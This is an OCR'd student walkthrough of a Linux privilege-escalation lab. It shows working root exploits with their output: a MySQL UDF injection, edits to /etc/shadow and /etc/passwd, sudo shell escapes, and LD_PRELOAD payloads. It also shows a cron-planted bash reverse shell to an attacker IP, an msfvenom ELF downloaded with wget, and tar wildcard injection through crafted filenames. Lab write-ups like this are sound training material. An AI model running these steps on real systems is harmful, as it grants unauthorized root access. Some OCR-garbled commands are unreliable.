
Lab Task 6

Linux Priv Escalation

Deploy the machine and login to the “user” account using SSH.

Q.1: Run the “id” command. What is the result?



> Answer: uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)


Task 2: Service Exploits

The MySQL service is running as root and the “root” user for the service does not have a password assigned. We can use a popular exploit that takes advantage of User Defined Functions (UDFs) to run system commands as root via the MySQL service.

Change into the /home/user/tools/mysql-udf directory:

```
cd /home/user/tools/mysql-udf
```

Compile the raptor_udf2.c exploit code using the following commands:



Connect to the MySQL service as the root user with a blank password:


```
mysql -u root
```

```
user@debian:~/tools/mysql-udf$ cd /home/user/tools/mysql-udf/
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
user@debian:~/tools/mysql-udf$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2
.so raptor_udf2.o -lc
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Execute the following commands on the MySQL shell to create a User Defined Function (UDF) “do_system” using our compiled exploit:

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
```

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)

mysql>
```



Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission:


```
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
```

Exit out of the MySQL shell (type **exit** or **\q** and press **Enter**) and run the /tmp/rootbash executable with -p to gain a shell running with root privileges:

```
/tmp/rootbash -p
```


Remember to remove the /tmp/rootbash executable and exit out of the root shell before continuing as you will create this file again later in the room!

```
rm /tmp/rootbash
exit
```



Task 3: Weak File Permissions-Readable /etc/shadow

Q.1: What is the root user's password hash?



```
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1z
rR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
```

As we can see that hashes of root and user are exposed, which can be cracked offline!

Q.2: What hashing algorithm was used to produce the root user's password hash?

The format of the password is `$id$salt$hash` with possible values for the id:

- `$1$`: MD5
- `$2$`: Blowfish
- `$3$`: Blowfish
- `$5$`: SHA256
- `$6$`: SHA512

`$6$` is for SHA512. John the Ripper will give this information.

We can use another tool named "hashid" to determine the hash types.

```
┌──(root kali)-[/home/sam]
└─# hashid hash.txt
--File 'hash.txt'--
Analyzing '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r
.jbrlpfZeMdwD3B0fGxJI0'
[+] SHA-512 Crypt
--End of file 'hash.txt'--
```

Q.3: What is the root user's password?

We can use john the ripper to crack the password which also tells us the hashing algorithm used.

```
┌──(root kali)-[/home/sam]
└─# john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (?)
1g 0:00:00:00 DONE (2021-03-02 22:56) 1.886g/s 2898p/s 2898c/s 2898C/s moomoo..pelu
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Task 4: Weak File Permissions -Writable /etc/shadow

The /etc/shadow file on the VM is not only world readable, it is also world writable. This can be abused by changing the hash of root to a new hash for which we know the plain text password.

"mkpasswd" utility is used to create a new sha-512 password. Replace the new hash for root using vim.

```
user@debian:~$ ls -l /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 25  2019 /etc/shadow
user@debian:~$ cp /etc/shadow /tmp/shadow.bkup
user@debian:~$ mkpasswd -m sha-512 pass123
$6$1QdegqUYLKwI$ygJcfJTLlzIOMZiJ2tyyUbxrK.eUbdO1tmee0vEOG68UavPn4JAhkB9C4rmjXt1QniI4b3/
5IuvQT2TuUGJMl/
user@debian:~$ vim /etc/shadow
user@debian:~$ vim /etc/shadow
user@debian:~$ cat /etc/shadow | grep root
root:$6$1QdegqUYLKwI$ygJcfJTLlzIOMZiJ2tyyUbxrK.eUbdO1tmee0vEOG68UavPn4JAhkB9C4rmjXt1Qni
I4b3/5IuvQT2TuUGJMl/:17298:0:99999:7:::
user@debian:~$
```

SSH to the VM with root user and new password “pass123”

```
user@debian:~$ su
Password:
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Task 5: Weak File Permissions -Writable /etc/passwd

The /etc/passwd file contains information about user accounts. It is world-readable, but usually only writable by the root user. Historically, the /etc/passwd file contained user password hashes, and some versions of Linux will still allow password hashes to be stored there.

```
user@debian:~$ ls -l /etc/passwd
-rw-r--rw- 1 root root 1009 Aug 25  2019 /etc/passwd
user@debian:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
user@debian:~$ openssl passwd pass456
Be4RMNqQAVkBA
user@debian:~$ vim /etc/passwd
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev)
user@debian:~$ su
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Task 6: Sudo -Shell Escape Sequence

List the programs which sudo allows your user to run:

`sudo -l`


Visit GTFOBins (https://gtfobins.github.io) and search for some of the program names. If the program is listed with “sudo” as a function, you can use it to elevate privileges, usually via an escape sequence.

Choose a program from the list and try to gain a root shell, using the instructions from GTFOBins.

For an extra challenge, try to gain a root shell using all the programs on the list!

Remember to exit out of the root shell before continuing!

How many programs is “user” allowed to run via sudo?



> Answer: 11


Q.2: One program on the list doesn’t have a shell escape sequence on GTFOBins. Which is it?

> Answer: apache2

iftop (https://gtfobins.github.io/gtfobins/iftop/)

```
sudo iftop
!/bin/sh
```

copy whole command and paste it



find (https://gtfobins.github.io/gtfobins/find/)

```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1# whoami
root
sh-4.1#
```

nano (https://gtfobins.github.io/gtfobins/nano/)

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

```
Command to execute [from ./] : reset; sh 1>&0 2>&0sh-4.1# root
^G Get Help                                M-F New Buffer     sh-4.1# sh-4.1# sh-4.1# s
h-4.1# sh-4.1# sh: wwwhwhid: command not found
                                                sh-4.1# sh-4.1# uid=0(root) gid=0(root) g
roups=0(root)
            sh-4.1# uid=0(root) gid=0(root) groups=0(root)
                                                                sh-4.1# sh-4.1# sh-4.1# sh-4
.1# sh-4.1# uid=0(root) gid=0(root) groups=0(root)
                                                      sh-4.1#
```

vim (https://gtfobins.github.io/gtfobins/vim/)

```
sudo vim -c ':!/bin/bash'
```

```
user@debian:~$ sudo vim -c ':!/bin/bash'

root@debian:/home/user# whoami
root
root@debian:/home/user#
```

man (https://gtfobins.github.io/gtfobins/man/)

```
sudo man man
!/bin/bash
```

```
user@debian:~$ sudo man man
root@debian:/usr/share/man#
```

awk (https://gtfobins.github.io/gtfobins/awk/)

```
sudo awk 'BEGIN {system("/bin/bash")}'
```

```
user@debian:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

less (https://gtfobins.github.io/gtfobins/less/)

```
sudo less /etc/profile
!/bin/sh
```

```
user@debian:~$ sudo less /etc/profile
sh-4.1# whoami
root
sh-4.1#
```

ftp (https://gtfobins.github.io/gtfobins/ftp/)

```
sudo ftp
!/bin/sh
```

```
user@debian:~$ sudo ftp
ftp> !/bin/sh
sh-4.1# whoami
root
sh-4.1#
```

nmap (https://gtfobins.github.io/gtfobins/nmap/)

Nmap 5.00 is installed, it has the interactive mode:

```
sudo nmap --interactive
nmap> !sh
```

```
user@debian:~$ sudo nmap --interactive

Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-4.1# whoami
root
sh-4.1#
```

Task 7: Sudo -Environment Variables

like the walkthrough says,

> LD_PRELOAD loads a shared object before any others when a program is run


this means that we can create a shared object (to spawn a shell) and pass it to this environment variable during the execution of a program (with sudo for root shell) to execute it before the actual program invoked

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

yes, it works even for other libraries, this is due to nature of the source code of the exploits

```
user@debian:~$ gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

to elaborate, the contents of `/home/user/tools/sudo/preload.c` is



```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

and the contents of `/home/user/tools/sudo/library_path.c` is

```c
#include <stdio.h>
#include <stdlib.h>
static void hijack() __attribute__((constructor));
void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

basically, these programs run a system call to `/bin/bash` to spawn a shell and since we run it with sudo, we get a root shell

so this is why the process is independent of the library called

Task 8: Cron Jobs -File Permissions

so we see that `overwrite.sh` gets executed every minute

oh btw if you have trouble with reading cron job times, visit crontab guru

so now, we can exploit this by writing our code in `overwrite.sh` to connect to our local machine, spawn a shell and when it gets executed by the root user, we'll get a shell

in unix systems, opening ports (or sockets? not sure), is done by accessing the protocol and port in `/dev/` like a file (it is called a file descriptor if i'm right)

so, our code would be

```
#!/bin/bash
bash -i >& /dev/tcp/10.2.12.26/4444 0>&1
```

Explanation:

- 1st line: shebang to denote interpreter, this case — bash
- 2nd line: `bash -i` to open an interactive shell, `>& /dev/tcp/10.2.12.26/4444` to redirect all streams to our local machine and `0>&1` to redirect **stdin** and **stdout** to **stdout**

so, after editing the code in `overwrite.sh`, we listen on our local machine waiting for a shell

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb' is more than 8 days old (actual age is 299.8 days)
/usr/local/bin/overwrite.sh
user@debian:~$ which vim
/usr/bin/vim
user@debian:~$ vim /usr/local/bin/overwrite.sh
user@debian:~$
```

```
┌──(root kali)-[/home/sam]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.10.22.80: inverse host lookup failed: Unknown host
connect to [10.2.12.26] from (UNKNOWN) [10.10.22.80] 41006
bash: no job control in this shell
root@debian:~#
```

Task 9: Cron Jobs -PATH Environment Variable

View the contents of the system-wide crontab:

```
cat /etc/crontab
```

Note that the PATH variable starts with /home/user which is our user's home directory.

Create a file called overwrite.sh in your home directory with the following contents:

```
#!/bin/bashcp /bin/bash /tmp/rootbash
chmod +xs /tmp/rootbash
```

Make sure that the file is executable:

```
chmod +x /home/user/overwrite.sh
```

Wait for the cron job to run (should not take longer than a minute). Run the /tmp/rootbash command with -p to gain a shell running with root privileges:

```
/tmp/rootbash -p
```

Remember to remove the modified code, remove the /tmp/rootbash executable and exit out of the elevated shell before continuing as you will create this file again later in the room!

```
rm /tmp/rootbash
exit
```

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ vim overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
user@debian:~$ /tmp/rootbash -p
rootbash-4.1# rm /tmp/rootbash
rootbash-4.1# exit
exit
user@debian:~$
```

Task 10: Cron Jobs -Wildcards

View the contents of the other cron job script:

`cat /usr/local/bin/compress.sh`

Note that the tar command is being run with a wildcard (*) in your home directory.

Take a look at the GTFOBins page for tar. Note that tar has command line options that let you run other commands as part of a checkpoint feature.

Use msfvenom on your Kali box to generate a reverse shell ELF binary. Update the LHOST IP address accordingly:

`msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o shell.elf`

Transfer the shell.elf file to **/home/user/** on the Debian VM (you can use **scp** or host the file on a webserver on your Kali box and use **wget**). Make sure the file is executable:

```
user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
user@debian:~$ pwd
/home/user
user@debian:~$ wget http://10.2.12.26/shell.elf
--2021-03-11 01:47:04--  http://10.2.12.26/shell.elf
Connecting to 10.2.12.26:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: “shell.elf”

100%[=======================================================================================

2021-03-11 01:47:05 (22.2 MB/s) - “shell.elf” saved [194/194]

user@debian:~$
```

`chmod +x /home/user/shell.elf`

Create these two files in /home/user:

`touch /home/user/--checkpoint=1` `touch /home/user/--checkpoint-action=exec=shell.elf`

```
user@debian:~$ ls
myvpn.ovpn  shell.elf  tools
user@debian:~$ chmod +x shell.elf
user@debian:~$ touch /home/user/--checkpoint=1
user@debian:~$ touch /home/user/--checkpoint-action=exec=shell.elf
user@debian:~$
```

When the tar command in the cron job runs, the wildcard (*) will expand to include these files. Since their filenames are valid tar command line options, tar will recognize them as such and treat them as command line options rather than filenames.

Set up a netcat listener on your Kali box on port 4444 and wait for the cron job to run (should not take longer than a minute). A root shell should connect back to your netcat listener.

```
┌──(root kali)-[/home/sam]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.10.22.80: inverse host lookup failed: Unknown host
connect to [10.2.12.26] from (UNKNOWN) [10.10.22.80] 41019
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

`nc -nvlp 4444`


Remember to exit out of the root shell and delete all the files you created to prevent the cron job from executing again:

`rm /home/user/shell.elf` `rm /home/user/--checkpoint=1` `rm /home/user/--checkpoint-action=exec=shell.elf`

Task 11: SUID / SGID Executables -Known Exploits

Find all the SUID/SGID executables on the Debian VM:


```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```



Note that /usr/sbin/exim-4.84–3 appears in the results. Try to find a known exploit for this version of exim. Exploit-DB, Google, and GitHub are good places to search!

A local privilege escalation exploit matching this version of exim exactly should be available. A copy can be found on the Debian VM at /home/user/tools/suid/exim/cve-2016–1531.sh.

Run the exploit script to gain a root shell:



Task 12: SUID / SGID Executables -Shared Object Injection

when we run `/usr/local/bin/suid-so` (something to do with shared objects), it shows a progress bar and then exits

so we run a `strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"` to see if there are misconfigurations or files that we can change to exploit this executable.

from the output, our target is `/home/user/.config/libcalc.so` because it doesn't exist and we have read-write permissions to manage files and folders

on compiling and running the exploit, we get root shell access

ote that the executable tries to load the /home/user/.config/libcalc.so shared object within our home directory, but it cannot be found.

Create the .config directory for the libcalc.so file:

